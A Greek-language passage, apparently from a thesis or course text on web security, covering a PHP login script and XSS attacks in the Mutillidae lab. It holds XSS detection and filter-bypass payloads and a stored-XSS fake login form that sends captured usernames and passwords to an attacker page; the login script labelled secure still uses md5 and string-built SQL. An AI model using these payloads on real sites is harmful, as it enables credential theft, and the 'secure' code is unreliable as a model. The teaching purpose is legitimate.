κακόβουλο χρήστη να εκμεταλλευτεί αυτό το ερώτημα.

Αυτό μπορεί να γίνει με χρήση της γλώσσας PHP, κάνοντας χρήση της συνάρτησης ***mysql_real_escape_string( )***, η οποία αυτόματα κάνει όλα τα παραπάνω αλλά και περισσότερα.

Το παρακάτω script αναλαμβάνει την ασφαλή σύνδεση ενός χρήστη στο σύστημα, κάνοντας πρόβλεψη για SQL Injection, Code Injection, Session Hijacking και Session Fixation επιθέσεις.

```
<?php
    //Ekinisi session gia na paroume tis metavlites $_POST
    session_start();

    //Pinakas gia tin fyllaksh ton lathon validation
    $errmsg_arr = array();

    //Shmaia Lathous
    $errflag = false;

    //Syndesi ston mysql server
    $link = mysql_connect(DB_HOST, DB_USER, DB_PASSWORD);
    if(!$link) {
        die('Apotyxia Sindesis ston server: ' . mysql_error());
    }

    //Epilogi Vasis Dedomenon
    $db = mysql_select_db(DB_DATABASE);
    if(!$db) {
        die("Den einai dinati i epilogi tis Bashs Dedomenon");
    }

    //Synartisi gia sanitize ton timon poy lamvanonte apo tin forma.
    //Merimna gia SQL injection
    function myclean($str) {
        $str = @trim($str);
        if(get_magic_quotes_gpc()) { //Epistrefei to status twn
magic_quotes_gpc
            $str = stripslashes($str); //Afairei ta backslashes
        }
        return mysql_real_escape_string($str);
    }

    //Kanoume Sanitize tis times POST
    $username = myclean($_POST['username']);
    $password = myclean($_POST['password']);

    //Elegxoume an yparxei eisodos
    if($username == '') {
        $errmsg_arr[] = 'To Login Username Leipei';
        $errflag = true;
    }
    if($password == '') {
        $errmsg_arr[] = 'To Login Password Leipei';
        $errflag = true;
    }

    //An ypaxei provlima, kanoume redirect stin arxiki selida
    if($errflag) {
        $_SESSION['ERRMSG_ARR'] = $errmsg_arr; //Kratame ta lathoi
        session_write_close(); //Grafoume k kleinoume to session
        header("location: ../index.php"); //redirect
        exit(); //eksodos apo to script
    }
```

```
 //Dhmiourgia tou paremeterized query, xrhsh md5() gia to password
    $qry="SELECT * FROM member WHERE username='$username' AND
password='".md5($_POST['password'])."'";
    $result=mysql_query($qry);

    //Elegxos Epituxias h Apotuxias tou query
    if($result) {
        if(mysql_num_rows($result) == 1) { //Login Successful
            //Kanoume Regenerate to session ID gia profilaksi apo "session
fixation attacks"
            session_regenerate_id();
            $member = mysql_fetch_assoc($result); //pairnoume ta apotelesmata
            $_SESSION['SESS_FIRST_NAME'] = $member['username']; //p.x.
kratame to username
            $_SESSION['LEVEL'] = $member['level']; //p.x. kratame to level
dikaiomaton
            session_write_close();
            header("location: ../index.php");
            exit();
        }else { //Login failed
            header("location: login-failed.php");
            exit();
        }
    }else {
        die("Query failed");
    }
?>
```

Ανακεφαλαιώνοντας, όλοι οι προγραμματιστές διαδικτυακών εφαρμογών, θα πρέπει να ακολουθούμε κάποιους γενικούς κανόνες, προκειμένου να διατηρούμε τις εφαρμογές μας ασφαλείς:

- Επικύρωση και «Εκκαθάριση» της εισόδου.
- Περιορισμός της πληροφορίας εξόδου σε περίπτωση λάθους.
- Χρήση παραμετροποιήσιμων εκφράσεων (Parameterized Statements).
- Κοινωνικοποίηση κώδικα, για παράδειγμα τα φίλτρα εισόδου και η έξοδος πρέπει να εκτελούνται μετά την «αποκωδικοποίηση» της εισόδου.
- Έλεγχος για τις πολλαπλές αναπαραστάσεις και τρόπους κωδικοποίησης κάθε χαρακτήρα.

3.3 Ευπάθειες τύπου Cross-Site Scripting (XSS)

Η πλειοψηφία των πιο διαδεδομένων επιθέσεων, εναντίον των διαδικτυακών εφαρμογών, περιλαμβάνει την στόχευση του server-side μέρους της εφαρμογής. Φυσικά πολλές από αυτές τις επιθέσεις, επηρεάζουν άμεσα ή έμμεσα και τους άλλους χρήστες, αλλά το ζητούμενο από τον εισβολέα είναι η αλληλεπίδραση με το διακομιστή με απροσδόκητους τρόπους, προκειμένου να εκτελέσει μη εξουσιοδοτημένες ενέργειες και να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε δεδομένα.

Οι επιθέσεις που περιγράφονται στο κεφάλαιο αυτό αντιμετωπίζονται ως ξεχωριστή κατηγορία, επειδή ο πρωταρχικός στόχος του εισβολέα είναι οι άλλοι χρήστες της εφαρμογής και όχι η εφαρμογή αυτή καθ' αυτή. Το σύνολο των ευπαθειών εξακολουθεί να υπάρχει, ωστόσο, ο επιτιθέμενος αξιοποιεί κάποια πτυχή της (απρόσμενης) συμπεριφοράς της εφαρμογής προκειμένου να υλοποιήσει κακόβουλες ενέργειες κατά άλλων χρηστών. Θα μπορούσε κανείς να ισχυριστεί ότι το XSS είναι το ίδιο με την επίθεση "Command Injection" που είδαμε στο προηγούμενο κεφάλαιο. Κάτι τέτοιο όμως δεν είναι σωστό, *καθώς μία επίθεση XSS αρχικά στοχεύει τους άλλους χρήστες της εφαρμογής, ενώ μία επίθεση "Command Injection" έχει εξ' αρχής ως στόχο την ίδια την εφαρμογή*.

Το **Cross-Site scripting (XSS)**[12] θεωρείται η ναυαρχίδα των επιθέσεων ενάντια σε άλλους χρήστες που χρησιμοποιούν διαδικτυακές εφαρμογές . Είναι κατά τα φαινόμενα, η πιο διαδεδομένη ευπάθεια διαδικτυακής εφαρμογής, που πλήττει κυριολεκτικά τη μεγάλη πλειοψηφία των online εφαρμογών, συμπεριλαμβανομένων και αυτών που χρησιμοποιούν οι τράπεζες.

Μια επίθεση XSS επιχειρεί να εισαγάγει κακόβουλο κώδικα (συνήθως JavaScript) σε τιμές μεταβλητών, που στη συνέχεια εμφανίζονται στην ιστοσελίδα. Αυτός ο κακόβουλος κώδικας επιχειρεί να εκμεταλλευτεί την εμπιστοσύνη των χρηστών σε μια συγκεκριμένη ιστοσελίδα, ξεγελώντας αυτούς (ή του πρόγραμμα περιήγησης τους), ώστε να προβούν σε εκτέλεση κάποιας ενέργειας ή να υποβάλουν πληροφορίες σε μια άλλη μη αξιόπιστη ιστοσελίδα εν αγνοία τους. Οι επιθέσεις XSS μπορούν να χωριστούν σε **δύο μεγάλες κατηγορίες**:

- **Reflected:** Είναι οι επιθέσεις που ο κακόβουλος **κώδικας «αντανακλάται»** από τον web server ως κάποιο μήνυμα λάθους, αποτέλεσμα αναζήτησης ή ακόμα και ως κανονική απάντηση σε απρόσμενη είσοδο.

- **Stored:** Είναι οι επιθέσεις που ο κακόβουλος **κώδικας παραμένει μόνιμα αποθηκευμένος** στον server στόχο.

Σε αυτό το κεφάλαιο, αφού πρώτα εξερευνήσουμε βασικές μεθόδους διενέργειας XSS επιθέσεων, όπως αυτές παρουσιάζονται στο περιβάλλον Mutillidae, στη συνέχεια θα δούμε συγκεκριμένα πράγματα που ως προγραμματιστές PHP, μπορούμε να κάνουμε ώστε να αποτρέψουμε την εισβολή XSS κώδικα στις εφαρμογές μας.

3.3.1 Πως γίνεται η ανίχνευση της ευπάθειας

Οι Cross-site scripting επιθέσεις, συνήθως περιλαμβάνουν περισσότερες από μια ιστοσελίδες (εξ ου και η ονομασία cross-site), και προϋποθέτουν την χρήση κάποιου είδους scripting. Μια **βασική προσέγγιση για ανίχνευση XSS ευπαθειών**, είναι η χρήση ενός script, το οποίο θα είναι ικανό να αποδείξει την ύπαρξη της ευπάθειας. Ένα τέτοιο script θα μπορούσε να είναι το ακόλουθο:

```
<script>alert(document.cookie)</script>
```

Αυτό το script υποβάλλεται σε κάθε παράμετρο κάθε σελίδας της εφαρμογής (π.χ. σε φόρμες) και παρακολουθούμε την έξοδο της εφαρμογής για τυχόν σφάλματα ή αν είμαστε τυχεροί για την εμφάνιση του παραπάνω κειμένου! Αν το κείμενο εμφανιστή ακέραιο, τότε είμαστε σίγουροι? ότι η εφαρμογή είναι ευάλωτη σε XSS επιθέσεις. Περισσότερα script μπορούμε να βρούμε στην διεύθυνση: http://ha.ckers.org/xss.html .

Αν η πρόθεση μας είναι *να επιβεβαιώσουμε την ύπαρξη μιας ευπάθειας XSS στην εφαρμογή*, το συντομότερο δυνατόν, προκειμένου να εξαπολύσουμε μία νέα επίθεση ενάντια σε άλλους χρήστες της εφαρμογής, τότε αυτή η βασική προσέγγιση είναι ίσως και η πιο αποτελεσματική, καθώς προκαλεί ελάχιστα ψευδώς θετικά αποτελέσματα.

Ωστόσο, αν στόχος μας είναι η εκτενής εξέταση της εφαρμογής, με σκοπό τον εντοπισμό όσο περισσότερων τρωτών σημείων γίνεται, τότε η βασική προσέγγιση πρέπει να συμπληρωθεί με πιο εξελιγμένες τεχνικές. Υπάρχουν αρκετοί διαφορετικοί τρόποι με τους οποίους οι ευπάθειες XSS μπορεί να υπάρχουν μέσα σε μια εφαρμογή, κάτι το οποίο καθιστά δύσκολη την ανίχνευση τους με την βασική προσέγγιση που προαναφέραμε.


Πολλές εφαρμογές εφαρμόζουν τεχνικές μαύρης λίστας με φίλτρα (**blacklist-based filters**) σε μια προσπάθεια να αποτρέψουν τις επιθέσεις XSS. Τα φίλτρα αυτά, συνήθως αναζητούν εκφράσεις όπως "<script>" στις παραμέτρους της αίτησης και λαμβάνουν κάποια αμυντική δράση, όπως η αφαίρεση ή η κωδικοποίηση της έκφρασης, ή ακόμα και το μπλοκάρισμα της αίτησης εξ ολοκλήρου. Οι εντολές που χρησιμοποιούνται σε αυτή τη βασική μέθοδο ανίχνευσης, συνήθως «μπλοκάρονται» από τα παραπάνω φίλτρα (γνωστά και ως text filters). Ωστόσο, το γεγονός *ότι μία απλή επίθεση δεν είχε αποτέλεσμα, δεν αποδεικνύει ότι δεν υπάρχει κάποια εκμεταλλεύσιμη ευπάθεια*.

Όπως θα δούμε και στην συνέχεια, υπάρχουν περιπτώσεις όπου μπορεί να υπάρξει μια αποτελεσματική επίθεση XSS, χωρίς την χρήση ετικετών "<script>" ή ακόμα και χαρακτήρων που συχνά αποκλείονται, όπως "<", ">" και "/".

Τα XSS φίλτρα που υλοποιούνται στο πλαίσιο πολλών διαδικτυακών εφαρμογών είναι σε πολλές περιπτώσεις ελαττωματικά και μπορούν να παρακαμφθούν με διάφορα μέσα. Για παράδειγμα, ας υποθέσουμε πως μία εφαρμογή αφαιρεί όλες τις ετικέτες "<script>" από το κείμενο που υποβάλει ο χρήστης ως είσοδο, αυτό σημαίνει ότι η είσοδος δεν θα επιστρέψει στον χρήστη ακέραια. Ωστόσο, μπορεί μία ή περισσότερες από τις παρακάτω συμβολοσειρές να παρακάμψουν το φίλτρο έλεγχου και να οδηγήσουν σε μια επιτυχημένη XSS επίθεση:


- `<script >alert(document.cookie)</script >`
- `<ScRiPt>alert(document.cookie)</ScRiPt>`
- `%3cscript%3ealert(document.cookie)%3c/script%3e`
- `<scr<script>ipt>alert(document.cookie)</scr</script>ipt>`

Παρατήρηση: Κάποιες φορές η είσοδος που δίνουμε στην εφαρμογή μπορεί να αλλάξει (καθαριστεί, κωδικοποιηθεί) πριν επιστραφεί ως απάντηση του server και πάραυτα να εξακολουθεί να είναι επαρκής για την αξιοποίηση μιας XSS ευπάθειας. Σε αυτήν την περίπτωση, καμία προσέγγιση ανίχνευσης XSS ευπαθειών, που βασίζεται στην υποβολή συγκεκριμένου κειμένου και την παρακολούθηση της αντίδρασης της εφαρμογής, είναι σε θέση (από μόνη της) να ανακαλύψει μία ευπάθεια.



Εικόνα 3.16 Ευπάθειες τύπου XSS στο Mutillidae

Ακόμα για την ανίχνευση επιθέσεων τύπου reflected XSS, μπορεί να γίνει χρήση του προσθέτου **XSS-Me** του Mozilla Firefox. Είναι ένα εργαλείο ανίχνευσης και εκμετάλλευσης (Exploit-Me tool) που χρησιμοποιείται για τον έλεγχο διαδικτυακών εφαρμογών.



Εικόνα 3.17 Επίδειξη XSS-ME στο περιβάλλον Mutillidae.

3.3.2 Τεχνικές εκμετάλλευσης της ευπάθειας

Όπως αναφέραμε και νωρίτερα, ευπάθειες τύπου XSS εμφανίζονται όταν μια εφαρμογή δέχεται μη αξιόπιστα δεδομένα ως είσοδο και εν συνεχεία τα αποστέλλει σε ένα web browser χωρίς την κατάλληλη επικύρωση και επεξεργασία. Μία ευπάθεια XSS, επιτρέπει στους επιτιθέμενους να εκτελέσουν scripts στο πρόγραμμα περιήγησης του θύματος, τα οποία μπορεί να κλέψουν δεδομένα από τις συνόδους του χρήστη (session hijacking), να παραμορφώνουν ιστοσελίδες (Website defacement) κτλ. Τέτοιου είδους ευπάθειες είναι πιο δύσκολο να ανιχνευτούν αν επιχειρήσουμε ανίχνευση μέσω δοκιμών, ειδικά αν η εφαρμογή που δέχεται την επίθεση χρησιμοποιεί αμυντικούς μηχανισμούς όπως φίλτρα κειμένου (text filters) κ.α.

Σε αυτό το σημείο, θα δούμε κατά σειρά τις ευπάθειες της κατηγορίας "A2 – Cross Site Scripting (XSS)", όπως αυτές παρουσιάζονται στο περιβάλλον Mutillidae.

Παρατήρηση: Σε ορισμένα script που θα εισάγουμε ενδέχεται το κείμενο να είναι κατά μία έννοια **κωδικοποιημένο**, προκειμένου να παρακάμψουμε τον έλεγχο (αν γίνεται). Παραδείγματος χάρη οι χαρακτήρες ">"και "<", μπορεί να γραφούν *στην δεκαεξαδική τους μορφή* ως "3E" και "3C" αντίστοιχα. Για περισσότερες πληροφορίες ανατρέξτε στις παρακάτω διευθύνσεις:

- http://www.asciitable.com/
- http://ha.ckers.org/xss.html#XSScalc

1. A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) →Add to your blog

Όπως φαίνεται σε αυτή την κατηγορία θα συναντήσουμε απειλές τύπου **" Cross Site Scripting"** και όπως έχουμε αναφέρει στο Mutillidae γίνεται χρήση της γλώσσας PHP, οπότε θα δούμε επιθέσεις που περιλαμβάνουν στοιχεία της γλώσσας PHP. Για περισσότερες πληροφορίες σχετικά με τα scripts που χρησιμοποιούνται, παρακαλώ ανατρέξτε στο Κεφάλαιο «5.1 Παράρτημα Πηγαίου Κώδικα», όπου υπάρχει ο κώδικας με σχόλια και επεξήγηση.


Αν παρόλα αυτά δυσκολεύεστε να ακολουθήσετε την λογική αυτών των **PHP Scripts**, τότε προτείνεται να επισκεφτείτε τους ακόλουθους ιστότοπους:

- http://www.w3schools.com/php/default.asp
- http://www.php-learn-it.com

Έχοντας κατά νου όσα έχουν αναφερθεί, αποφασίσαμε να ξεκινήσουμε την υλοποίηση απειλών σε αυτή την κατηγορία με το παρακάτω script, που αν και λίγο πολύπλοκο είναι το πλέον αντιπροσωπευτικό για την επίδειξη απειλών τύπου XSS. Με το παρακάτω Script δημιουργούμε μια φόρμα "Login" η οποία ακολουθεί τα πρότυπα σχεδίασης της ιστοσελίδας που δέχεται την επίθεση μας και φιλοδοξούμε να «ξεγελάσουμε» τον χρήστη (που θα επισκεφτεί την σελίδα που έχουμε εισάγει τον κώδικα μας) ώστε να εισάγει τα στοιχεία αυθεντικοποίησης του (π.χ. Username και Password). Στην συνέχεια αποστέλλουμε αυτά τα στοιχεία σε μία άλλη διεύθυνση (Υλοποίηση **Stored Cross Site Scripting**).


Μεταβαίνοντας στην κατηγορία "A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) →Add to your blog", θα εισάγουμε τον ακόλουθο κώδικα:

```
<div id="mydiv" style=" position:absolute; background-color:#ccccff;
width:30%; z-index:2; left:40%; top:40%;">
<p align="center">Limited Access. You must Login in order to continue.</p>

<form name="form" action="" method="post">
      <p align="center">
            Username: <input type="text" name="usern" size="30"/><br /><br />
            Password: <input type="password" name="pass" size="30"/><br />
      </p>

      <p align="center">
            <input type="submit" value="Submit" onClick="submitdata();" />
      </p>
</form>
</div>

<script>
function submitdata() {
      document.getElementById("mydiv").style.display = "none";
      postvars = "username=" + document.form.usern.value + "&password=" +
document.form.pass.value;
            var iframe = document.createElement(\"iframe\");
            iframe.src = ("http://localhost/hackersite/catch.php?" +
postvars);
            document.body.appendChild(iframe);
            alert("iframe.src" + iframe.src);
}
</script>
```



Εικόνα 3.18 Εισαγωγή κώδικα XSS.

Αφού εισάγουμε τον κώδικα, μεταβαίνουμε στην κατηγορία "A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) → View someone's blog" και παρατηρούμε ότι εμφανίζεται μία φόρμα που ζητάει τα στοιχεία μας, προκειμένου να διαβάσουμε το blog. Ως «ανυποψίαστοι» χρήστες τα εισάγουμε…




Εικόνα 3.19 Εισαγωγή στοιχείων αυθεντικοποίησης (Username: etsaimos, Password: 123456)

Αν όλα πήγαν καλά, βάση του κώδικα που εισάγαμε, θα πρέπει να έχουν σταλεί τα στοιχεία του χρήστη στην διεύθυνση που δηλώσαμε στο script:

```
…
iframe.src= ("http://localhost/hackersite/catch.php?" + postvars);
…
```

Μεταβαίνουμε στην σελίδα που δηλώσαμε προκειμένου να δούμε αν η επίθεση εκτελέστηκε με επιτυχία και πραγματικά όλα κύλισαν ομαλά (τουλάχιστον για εμάς!).



Εικόνα 3.20 Κλεμμένα στοιχεία χρηστών (Ιστοσελίδα επιτιθέμενου).

Από το script που εισάγαμε διαφαίνεται ότι τα στοιχεία «διαχειρίζονται» από το PHP Script με όνομα " catch.php ", το οποίο γράφει στο αρχείο "caughtdata.txt", εξ ου και η διεύθυνση: http://localhost/hackersite/caughtdata.txt

Παρατήρηση No1: Ο λόγος που χρησιμοποιούμε tags όπως "**<img>**", "**<iframe>**" και "**<object>**" είναι επειδή περιέχουν κάποιο υποχρεωτικό πεδίο "Source" το οποίο ουσιαστικά χρησιμοποιούμε για να κάνουμε "Link" μεταξύ της σελίδας θύμα και της σελίδας μας.

Παρατήρηση No2: Έγινε ταυτόχρονη προσπέλαση των κατηγοριών "Add to your blog" και "View someone's blog", για λόγους καλύτερης κατανόησης και υλοποίησης της επίθεσης.

